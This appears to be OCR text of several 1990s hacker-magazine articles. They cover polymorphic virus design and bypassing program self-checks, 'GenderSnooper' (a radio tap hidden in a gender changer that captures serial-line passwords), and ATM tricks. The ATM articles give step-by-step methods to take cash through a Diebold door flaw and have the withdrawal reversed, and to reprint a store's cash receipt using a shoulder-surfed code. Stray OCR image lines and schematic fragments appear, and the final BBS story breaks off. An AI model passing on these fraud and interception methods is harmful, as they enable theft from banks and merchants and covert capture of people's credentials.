In order to explain the new antiviral development, the concept of "polymorphic viruses" must first be explained. A polymorphic virus is a self-replicating program whose object code changes to avoid detection by antiviral scanners. This change can be made to occur once every generation of the virus or more, depending on how safe the virus needs to be. The topic of polymorphic viruses was incorrectly given in the article, "Protecting Your Virus" by Dr. Bloodmoney in *2600 Magazine,* Vol. 10, No. 3. Dr. Bloodmoney provided a "viral protection mechanism" that will, to the contrary, cause viruses with this mechanism to be easily detected by antiviral programs. The concept of polymorphic viruses has been around since at least the 1980's. The Internet Worm exhibited certain polymorphic attributes. Refer to the comp.virus newsgroup on the net for more on the subject. The following is the structure of a virus that can evade detection by antiviral scanners:



Decryption Header
Jump to Main Part of Virus
Body - MtE
Body - Main Part of Virus

Here is how it works:

1) The operating system sends control to the virus.
2) The Header executes and decrypts the entire body of the virus.
3) Control jumps over the MtE routine to the main part of the virus.
4) The main part of the virus executes and the virus replicates. The MtE (mutating engine) is executed to make the child virus have a different header than the parent. A random number is generated. The random number is XORed with each machine word in the body of the child to ensure that the encrypted body of the child is different from the encrypted body of the parent. The random number is then written to the header of the child virus.
5) Control is sent to the host program.

The Dark Avenger is credited with the term MtE. He is the infamous hacker who distributed source code for a MtE function. This source code is not very special since it is easy to write the function once the purpose of the function is understood.

The mutation routine creates modified versions of the decryption header in the viral offspring. Dijkstra once said that all that is necessary to represent program structure is sequence, iteration, and condition. As it turns out, very often portions of "sequence code" in programs can be rearranged without changing the output of the code. The mutating routine can therefore generate headers with varying instruction sequences. Many mutating routines also interleave "dummy" instructions between the useful instructions in the header. The following is a list of example dummy instructions in pseudo assembler:

```
OR      #0, reg1
ADD     #0, reg1
SUB     #0, reg1
MUL     #1, reg2
DIV     #1, reg1
NOP
```

The above instructions are based on the mathematical property that x + 0 = x, x - 0 = x, etc. Microprocessors support such instances of these instructions even though they obviously accomplish nothing. By randomly interleaving dummy instructions in the header, the header becomes harder to detect by antiviral scanners. Therefore, by using this method both the header and the body are mutated from generation to generation.

Dr. Bloodmoney's mechanism uses a header that never gets mutated. Therefore, all a scanner has to do is search for Dr. Bloodmoney's header. Polymorphic viruses are loved by virus writers because they cause the number of false positives during antiviral scans to increase.

Cryptographic Checksums

A checksum is defined as "any fixed length block functionally dependent on every bit of the message, so that different messages have different checksums with high probability"1. In the case of checksums on programs, the programs' object code is the "message". A program can detect viral infection by performing a cryptographic checksum on itself when it runs. If the checksum fails, the program concludes that it has been modified in some way, and notifies the user. A checksum will almost always indicate an infection when a virus attaches itself to a host that performs integrity checking.

Since most programmers do not even know what a cryptographic self-check is, self-checks are often not included in final products. Another reason why they are not widely used is that the software needed to perform strong checksums is not widely available. The disadvantages to self-checks are that they are not needed in programs and that they use a small amount of CPU time. The amount of CPU time used is insignificant compared to the increase in product reliability. This is why all well written commercial programs perform integrity checks.

The Need for Availability and Standardization

I have seen too many public domain programs succumb to infection by pathetic viruses, and I have seen too many programs perform weak self-checks. It is embarrassing how many viruses flourish on the IBM PC compatible platform. You want to know why there are so few Mac viruses? Everyone wants to know why. I know why. The main reason is that more Mac programs perform self-checks than

PC programs. It's that simple. In the rest of this section I will explain how all programs can be made to be more resistant to viral infection.

It may not be obvious at first, but this new antiviral development is in the best interest of society and hackers alike. Hackers are egomaniacs who pride themselves on knowing more about computers than everyone else. It therefore follows that every hacker wants to make a name for himself. How many people have written PC viruses? 1,500 or 2,000 people? If writing a virus that spreads becomes more challenging, then only the best hackers will be able to do so and only they will achieve recognition.

The need for standardization is apparent from my own research. Very few programs perform self-checks. Of those that do, very few perform strong cryptographic self-checks. Most self-checking programs simply verify their own size in bytes and verify that certain resources and overlays are present. This is not good enough. A virus could delete non-critical resources in a host, infect the host, and then buffer the end of the code with garbage so that the size of the host is the same as it was originally.

I propose that the standard libraries of all popular commercial languages should include a strong cryptographic checksum function. This would significantly reduce the viral threat to society. For example, the ANSI C standard library should contain a function called selfcheck(). The following is the prototype:

```
int selfcheck(void); /* returns true if
    checksum succeeds, false otherwise
    */
```

If this were standardized and included with all major compilers, then programmers would have easy access to a strong cryptographic self-checking routine. It is widely known that most viruses spread through the public domain. If public domain software developers had this function in their standard libraries, then it would be easy for them to call the function in their programs. Then, in time, only a small subset of viruses would be able to spread effectively. Also, these viruses would be larger and more complex since they would have to circumvent this protection mechanism. A large virus is much easier to detect than a small one.

The next question is, why hasn't this already been done? Strong cryptographic checksum technology has been around for quite a while. I think I know the answer to this question. It probably hasn't been done because it would be too easy to write a virus that disables the proposed checksum routines. For example, consider the following attack. Hacker X is writing a virus for the PC platform. He knows that the commercial C compiler called "compA", has selfcheck() in its standard library. He also knows that selfcheck() is in the library of the popular C compiler called "compB". For the sake of argument let's say these compilers were used to make roughly 90% of all public domain software for the PC platform. Hacker X then compiles the following program using each compiler:

```
#include <stdlib.h>

main()
{
selfcheck();
}
```

He then analyzes the object code of each program and chooses two search strings. Hacker X then programs his virus to search for these functions in any potential host. If the functions are found in the host, the routine selfcheck() in the host is overwritten with NOPs. The very last

instruction in selfcheck() is made to return TRUE. Therefore, whenever the infected program calls selfcheck(), TRUE is returned.

One could therefore conclude from the above argument that if programs included standardized self-checking routines, then viruses would soon include standardized selfcheck() scanners!

As it turns out, this problem can be circumvented. To see how, let me ask the following question. Is polymorphic technology only useful as a viral technology? Of course not. I propose that in addition to adding selfcheck() to the ANSI C standard library, a mutation engine should be added to all ANSI C compilers!!! The new ANSI C compiler would then work as follows. Every time a program that calls selfcheck() is compiled, the compiler completely mutates selfcheck(). This mutated version is then included in the final program. The linker insures that selfcheck() is placed at random between the functions from the source files. Adleman proved that detecting an arbitrary virus is an intractable problem. In a similar manner, one can conclude that using this method, detecting selfcheck() by a virus is an intractable problem.

If the above idea is implemented, everyone who uses standard libraries will be able to significantly increase the security of their programs by simply including the following code:

```
#include <stdlib.h>

main()
{
if (!selfcheck())
    {
    printf("You got problems pal!\n");
    exit(1);
    }
/* rest of program */
}
```

This would significantly enhance the security of all Division D ADP's (i.e. Macs and IBM PC's). See the DoD Orange Book for details.

How to Bypass Cryptographic Self-Checks

I have included this section for comparison purposes to the above section. It is important that the general public realize that cryptographic self-checks are not the be all and end all of preventative measures. The aforementioned method is to be used to supplement viral protection systems, not to replace them.

Consider a three phase virus. The virus can reside in RAM, in a program, or in the boot sector. When the virus is run in an application it tries to infect the boot sector. When the computer is booted, the virus in the boot sector infects RAM. When the virus is in RAM it tries to infect programs. Rather than having the virus patch an operating system routine so that it infects a program when it starts up, let's assume it patches a routine such that it infects applications when they terminate. Now traditionally, when the virus finishes executing in a host, it remains in the host and sends control to the host. If the host calls selfcheck(), the virus will be detected. But what if, prior to sending control to the host, the virus disinfects itself. Does this make the virus more vulnerable? Think about it.

Bibliography

1. Denning, Dorothy E., "Cryptography and Data Security," Addison-Wesley Publishing Co., 1982, p. 147.

2. Adleman, Leonard M., "An Abstract Theory of Computer Viruses", Lecture Notes in Computer Science, Vol. 403, Advances in Computing-Crypto '88, S. Goldwasser(ed.), Springer-Verlag, 1990.


The GenderSnooper


by Commander Crash

So you have this problem that seems simple enough to solve... you want to get the numbers your school uses to upload their grades to the main computer. You figure it would be an easy task to hack their PC's by installing a key capture TSR... but wait! They use some screwball proprietary computer you haven't got the time nor the patience to figure out. Or maybe getting to the PC is so hard to get to, you don't want to bother going back to it a second time. What now? Give up? No way! They use an external modem that uses an RS232 data link. What if it were possible to monitor all data the computer sends down its RS232 cables? Perhaps by slipping something inline with the cable, you could retrieve those much needed passwords and dialup numbers. Never heard of such a device you say? Well, the wait is over. The GenderSnooper does just that, and looks exactly like a gender changer.

The schematic shown below is for the transmitter. The one I built was housed inside a gutted gender changer. C1 and L1 create the tank circuit which sets the frequency transmitted on. These values are chosen based upon the typical equation for a tank circuit found in most any electronics theory books on RF. The transmitting range depends highly on the frequency chosen, and the length of antenna wire used, as well as the orientation of the antenna. For best results, use the FM broadcast band. Most FM radios have a very wide bandwidth and can support reliable reception of baud rates up to 19.2k. Most scanners, however, only have a bandwidth of 15 khz or so. This results in crappy reception at higher speeds, but it still works. R1 should be adjusted while you listen to the received signal from either an FM radio or your scanner.

The figure on the right depicts the receiver circuitry. LM741 op amps and the 7400 TTL chip, as well as the MC1488 chip




To Your RS232 Port
3
7
MC1488
SW1
7400
7400
LM741
LM741
1K
1K
+5v
+5v
+5v
R1
10K
R2
10K
Audio
In


are all available presently at your local Radio Hack store. Calibration is *very* critical. In order to calibrate the receiver, you must first locate two PC's within a few feet from each other. Place the GenderSnooper on the port of one, and load up your favorite terminal proggie. Start some large upload of a 50 meg text file at 300 bps. Now go over to your FM radio or scanner (whatever you are using to receive with) and find the signal. It should sound like alternating, low frequency tones. Once you are sure you've got the signal tuned in, it's time to hook up the receiver and calibrate it. Load up a terminal proggie on the other PC, and plug in the receiver into the serial port and scanner.

Calibration of the transmitter is easy. Adjust R1 until you can't hear the signal in your receiver. Now, *slowly* turn it until you hear it. Don't go too high! Too high of a setting will distort the signal. Now here's the fun part. Calibration of the transmitter is very difficult, so you need to have lots of patience. Get your multimeter out, and adjust both pots in the receiver until they are both delivering exactly half of the supply voltage into the op-amps. Adjust R1 and R2 so the voltage is slightly above 0. What are you getting on your screen? If it is still garbage, raise R1 and R2 again. Keep doing this until the signal looks clear. If you can't get a good signal, then try re-adjusting R1 on the transmitter, or try flipping switch SW1 to the other position to invert the signal. With a little patience, you'll soon get it. Essentially, all you are doing is moving the "detection" levels for 1 and 0. See the figure below. You should repeat this calibration process at higher and higher baud rates until it works at the highest one you expect to use. After you have accomplished that, then you should begin moving the transmitter and receiver farther apart. I achieved a maximum reliable range of about 550 feet using the FM broadcast band at 19.2k bps.

So how does it work? It's quite simple. The transmitter simply sends out pulses of RF with every bit transition of the target computer's port. The receiver picks up these pulses in the audio signal. For a "1", the signal pulses positive, then slowly drifts down. For a "0", the signal pulses negative. Between these pulses, however, there is nothing but noise in the signal. The receiver simply outputs the same logic signal (1 for a positive pulse, 0 for a negative) between each pulse.

As you might have guessed, this device has many applications. It has been greatly helpful in getting into the local library's computers, the DMV, and a few others. Of course, I had their permission to test the device, and it was for educational purposes only! If you don't already own a portable PC, get one. It doesn't matter if it's a laptop, notebook, or palmtop. Just make sure you can get it around the target without being suspicious. I purchased an HP2000LX palmtop. It has a built-in serial port, is no larger than a checkbook, and comes with built-in communications software. I used this in combination with a walkman inside my coat, and just stood around the target in most cases with my capture file open. Worked like a dream!

Happy hacking!



ATM TRICKS

by Helen Gone

During college I alternated semesters as an electrical engineering co-op student. This was for the pursuit of bucks to stay in school and some experience. One co-op semester, I met a group of about ten computer science students who were pretty much forced to work 50/60 hours a week "testing". "Testing" was looking for errors in 3rd party PC software. "Testing" was extremely dull/boring/tedious/monotonous/etc. and it made for a lot of unhappy co-ops who wished they had other co-op jobs. This testing was comprised entirely of doing repetitive keystrokes with the odd batch file now and again. Repetitive keystrokes simply meant they took each menu tree out to its very end, filled out some paperwork, then started at the next branch, and worked it out to the end and so on. One guy had been working on Lotus 123 for his whole co-op. He was the unhappiest of all.

Anyway, this technique seemed relevant to my ATM interests and I soon started some "testing" of my own. With as many times as I hit the ole money machine, it was pretty easy to work the menus over pretty well for anything that seemed soft. The task led me to begin noticing the obvious differences between the manufacturers of ATMs, then slowly, the subtle differences between different hardware and software revs. I've never documented any of this. I simply started remembering the differences, especially the differences in the similar machines that were owned/leased by different banks.

Number 1

One rev of Diebold machines began to stand out as the one with the most problems. Its most notable feature and flaw is its cash delivery door. You all have used it. It's the one where the door stays locked until your cash is delivered (and while delivering, it makes that heartwarming chug-chug-chug "oh I got bucks" sound) at which time it starts beeping, saying: "Please lift door and remove cash" and then makes that wonderful "bang!" sound when you crash the door to the top to see your well-earned money laying in a stack inside this clear anodized box. This machine became my central interest because of the door. The designers all (mechanical/electrical/software) made a bad assumption concerning the door. I put the three designing disciplines in that order because that is typically the order the BS slides. Good software can usually save the screw-ups the others make - usually. The other feature/problem, which I found during my "testing", was the use of (I'll guess) a watchdog timer to recover from software bombs. If the software did not tickle the watchdog in some allotted time, a hardware reset would occur. The reset typically resulted in the loss of your card. These Diebolds seemed particularly sensitive to the hitting of Cancel during different operations. Some revs would say thank you and spit your card back, while other revs would begin not tickling the watchdog, and of course - reset. I soon learned that trips to different branches of my bank for extra/replacement cards became necessary. My bank was cool in the fact that they could make cards in-house, and I did not have to wait a couple of weeks for the card to come back in the mail, either usable or cut up with an ever-so-sweet letter explaining who I should call should I not understand how to use my ATM card. Also sweet-talking the people at the bank where the card was "captured" the next day sometimes got the card back.

Going back to the main feature/flaw, the designers made the assumption (**Assumption #1**) that if a cherry switch, located somewhere inside the door mechanism, had made closure then this meant the user, the ATMee, had removed the bucks. We'll guess some pseudo-code might look like (just because I've always wanted some code in *2600*):

```
UnloadBucks(MaxBuck$)
DoorWithFlawIs(UnLocked)
Print "PLEASE OPEN DOOR AND
   REMOVE CASH"
While We'reWaiting
   EverySoOftenTickle(The WatchDog)
   TellBeeperTo(BEEP)
   If DoorSwitch == CLOSED then
      MaxBuck$ = Removed
      We'veNotWaiting
   endif
EndWhile
etc.
```

And, ta-da! The flaw is simply that the door could be open and cash removed without the switch ever having made closure. The switch can be heard to click (this varies of course) around the first 1/3 motion of the door. A small hand or a popsicle stick works just fine with an added bonus if the myth holds true that the camera takes your photo once the door is opened. See Assumption #1. For completion several more things must next occur. The first is waiting. With cash in hand and switch never closed, the machine will just loop, beeping and asking you to remove your already removed cash. The second is the Cancel. Most revs spit your card back at you and correctly assume that you magically removed the money. The target rev did not behave this way. At t >= 30 seconds and Cancel key hit, the poles shift over to that imaginary side of the plane and the machine resets. Money in hand, card in machine, but hopefully another card in pocket! The final chapter shows up in your monthly statement (see below).

Assumption #2. If the machine bombs during a transaction even past the point of delivering money, a transaction error assigns you the cash back. This weekend, the kegger's on me, huh! I've been out of college seven years now and can say that these machines are today quite few and far between due mostly due to the door/switch flaw. The replacement machines have any number of configurations, most with no doors at all or a totally different door approach. I'm pretty sure the laws concerning tampering with ATM's have also been replaced as well.

Number 2

This one I just saw the other day is pretty much the impetus for writing this whole article. It's not so much of a hack other than observing the plain stupidity of a company providing customers with an ATM-like service. This nameless company provides a card reader/keypad/terminal/printer inside their establishment. At the terminal you swipe your card (no card cap-

DATE	AMOUNT	DESCRIPTION
7/11	-350.00	WITHDRAW 7/11 LOC-D 1972/2002
		1000 MAIN STREET
		ANYWHERE USA BIGBANK
7/11	+350.00	DEPOSIT 7/11 LOC-D 1972/2002
		NET RES ERROR 3R3-01312000342-809
		TRANS AT LOC-D BIGBANK

ture here!), enter your PIN, and then the amount you want. The printer promptly shells out a receipt and informs you to take it to the counter for the bucks. After you sign it, the salesperson then takes the receipt and gives you the amount indicated. Simple, with the single point cash idea, and life is just way easier with this low maintenance machine. My transaction had one slight hangup which was pure coincidence. The printer became somewhat jammed and my receipt had no place for me to sign. The receipts are quite similar to those of any credit cards where there is a white copy on top and a yellow one for the customer underneath. At seeing the problem, the salesperson comes over and first opens the bottom up and fixes the jammed printer. A key is needed here. Next, enter the shaky world of high tech computer terminal security: a five digit code is entered into the terminal. No magic key card swipe then code combination, just a plain old five digit shoulder surfable code. Five digits, press Enter and the terminal displays "Authorized Reprint - Press Enter for Reprint". Here comes my new receipt and the machine is back in swipe-a-card mode. Looking over my new authorized reprint I do find one small clue to indicate this is not the original. Easily missed, it says "Reprinted" midway down amongst a slew of other bank babble. Sign it, get the cash, and go. Now [nameless] is a large nationwide chain with many locations even within the city - what are the odds that the same code will work at another location? Sure enough. Walk in, five digits, press enter then enter again, tear off the print out, sign it with some mess, take it to the counter and do the ole "Boy, that Brad Pitt sure is a cutey, huh!" distracter, and - tada! - you just got handed the same amount of money the last person got. Since it was a non-network function, [nameless] is the loser, the reprinted account never knows the difference. As for how do you get the chance to shoulder surf the code? Refeed the copy on to itself? Spill coffee on it? You see it over and over how rules that apply to the user do not for the administrator. The user is required to have a card and code while the administrator needs just a code. The administrator usually means many (salespeople, managers, etc.) and the policy to direct many appears to weigh much heavier than any fear we install.

Special thanx to FlyCac Technologies and iBruiseEasily for some thoughts and memories.

citibank atm fun

by Ice of Spides

Apparently at least one CitiBank ATM at each branch has special access. It's my guess the access is for some sort of system-wide maintenance, but it might be special account access for employees or others. Or perhaps it's simply regular ATM access without the fancy graphical front end.

To find if a machine has this feature, ignore the instructions to dip your card. Instead tap your finger twice in the top third of the display. (Citibank machines have touch-sensitive screens, and they display software buttons.) This is the only part you can perform without an ATM card. If you hear a beep with each tap, you're golden.

The ATM will now show a "DIP" instruction. What graphics there are from this point on are crude, apparently because the public was never intended to see them.

The only way to proceed now is to dip your ATM card, so be warned that your identity, and everything you do, can be known to CitiBank. This alone provides the bank with some protection against any serious hacking. Don't say I didn't warn you.

After the ATM detects the dip, the screen will display a set of four choices. In the center is a text-entry box, one character high, and perhaps twelve or fifteen characters long. Each tap in this box enters an asterisk. Surrounding this text-entry box are four buttons, each with a different shape, labelled Enter, Go, Exit, and #. Don't be fooled by the absence of a keypad; this is primitive stuff here. The # button is where you type in your secret PIN. Tap once for each number and tap the Enter button to enter that number. For instance, if your secret PIN is 6543, tap the # six times, then the Enter, then the # five times, and then Enter, etc. Each press of Enter adds an asterisk to the text entry box. After your PIN has been entered this way, press the Go key.

If you typed inaccurately or pressed buttons in the wrong order, a clock face and Wait message appear, and then a Pacman's Death sound signals failure as "Sorry!" is displayed. You're popped back onto the first public screen.

But if all went well, a new screen now appears, with Exit and Go buttons at the top, and Cash and Deposit buttons at the bottom. (The Deposit option will only appear if you use a Citibank ATM card.) You can withdraw money from your account using the same crude method of counting. A double-sized receipt prints at the conclusion of your transaction, which raises the possibility of this being an undocumented service for sight-impaired people. At the conclusion of a successful transaction, victory music plays - guaranteed to get you stares from fellow bankers.

Note: when put into this special mode (two taps on the upper right hand side of the screen), the ATM will remain there for at least a few minutes. Some branches have this "feature" in all of their machines making it very easy to cause massive confusion for anyone attempting to use them.

AT&T

520 Broad Hollow Road
Melville, NY 11747
516 420-3000

March 16, 1995

[redacted]

Dear Mr. [redacted]

DID YOU KNOW? If a hacker successfully penetrates your telephone system's security, you could be billed for OVER $10,000 PER HOUR for FRAUDULENT CALLS? Is it any wonder that PHONE FRAUD is such a HOT topic with business?

You need to know how VULNERABLE you may be to fraud, and what you can do to protect your business from being victimized by telephone hackers! Even if you have safeguards in place, an "it can't happen to me" attitude just isn't realistic. You need to know how to make your business phone system as "hacker proof" as possible, and formulate a disaster plan that will provide an immediate response if your system is compromised.

AT&T offers educational seminars to give you tips on how to avoid fraud. We explain where and how hackers and frauders operate, common scams they use, and how to keep your business clients, and new capabilities we are developing. In an interactive forum, we talk about YOUR concerns and answer YOUR questions.

We would like to invite you to a seminar at 520 Broad Hollow Road, Melville, New York on Thursday, April 13, 1995 from 8:30 to 11:00 A.M. We have invited Robert Palmer from AT&T Corporate Security to discuss telephone fraud with you and answer your questions. Please call (516) 420-3039 by April 7, 1995 to confirm your reservation. Thanks for your prompt reply. We look forward to seeing you at the meeting, and are sure you will find it was time well spent.

Sincerely yours,

Damaris Fernandez
Account Executive

This is the quintessential "lean on customer" letter from AT&T that is intended to put the fear of God into them so that they'll comply. After all, it would be a shame if something were to happen to this nice business of theirs, wouldn't it? For a monthly fee, AT&T will offer protection. Of course, AT&T will benefit either way since they'll still bill the customer for fraudulent calls. And, since the customer probably got their phone system from another company, AT&T won't be interested in any excuses....

DAY OF THE HACKER

by Mr. Galaxy

I run a BBS in Atlanta, GA. This is a true story of how my BBS was hacked, and how I came to appreciate it.

Several years ago I started a bulletin board in Atlanta, GA. I tried several "test" versions of the available popular bulletin board systems of that time and ended up choosing to run a Wildcat BBS. The software installed quickly, and as the manual said, I was up and running within the hour.

Wow! I was excited! What a neat hobby! Over the months, the BBS grew and grew. First, I added one hard drive and then two. Later, I added one CD ROM, then another, then another, and even another. Wow! This was neat stuff. People began calling from around the world. I started "meeting" new and exciting people. At the time, I was very security conscious. Each person had 30 days to try the BBS, and then if they didn't subscribe, they would get downgraded to a very low access level. People joined and joined, and all was right with the world.

Then I started having weirdos call. Some would log on without filling out the short questionnaire. Others would fill the questionnaire with false information. I started getting pissed off. I then decided to buy a caller ID box. These boxes had just come out, and I was determined to stop these guys. Each night I would carefully compare my activity log against my 40 memory caller ID box. Those entering false information were locked out. A log book was kept of the evil-doers. Bam! I'd locked one out. Smack! I'd then lock another out.

Wow, this was fun! What a great time I was having. I was a super SYSOP. I had the power! Don't mess with me! I was getting some folks pissed off. Fake logins increased. Threats increased. I countered with the phone company's phone block feature. *Ha!* Don't mess with me... I'm a super SYSOP!

The BBS continued to grow.... I now had a massive system. I was keeping out the evil enemies... and winning! My doomsday was about to begin, yet I wasn't afraid because my software user manual told me that *no one* had ever hacked a correctly set up Wildcat BBS.

I was so proud of myself. I had written my own BBS upload virus-scanning program. I used a massive batch file to scan upload files with two virus scanners and an ANSI bomb detector. *Ha!* Let them try something! They can't beat me!

Well, they tried and tried to beat my super system.... Every time they tried, they failed. Again and again they tried. Again and again they failed! *Ha!* I was a super SYSOP. Don't mess with me! I grew more confident.... I was invincible! Let them attack! I had the super computer, the super intellect.... They were nothing more than insects to me! The laughter in my mind grew in its intensity....

Doomsday Strikes

One night I arrived home later than normal. Boy, I was tired. What a long day.... As I was about to fall into bed, I decided to check my email on the BBS. I turned on my monitor and saw a message which stated I had an "Environment error...." At the time I was using DR DOS 6. I grabbed my DR DOS manual and tried to find out what this meant. After not being able to find any meaningful information about this error, I decided to reboot my computer. After all, I was used to the machine freezing.... I had so many TSR's loading in for my four CD ROMs that freezing was common. I often had to reboot my computer to restart my system after someone had attempted to download from one of my CD ROMs. I wouldn't say this freezing problem happened every night; in fact, it really only happened once or twice a month, but I was never surprised when it happened. When I came home and saw this error message, I just assumed this was one of my usual "freeze-ups".

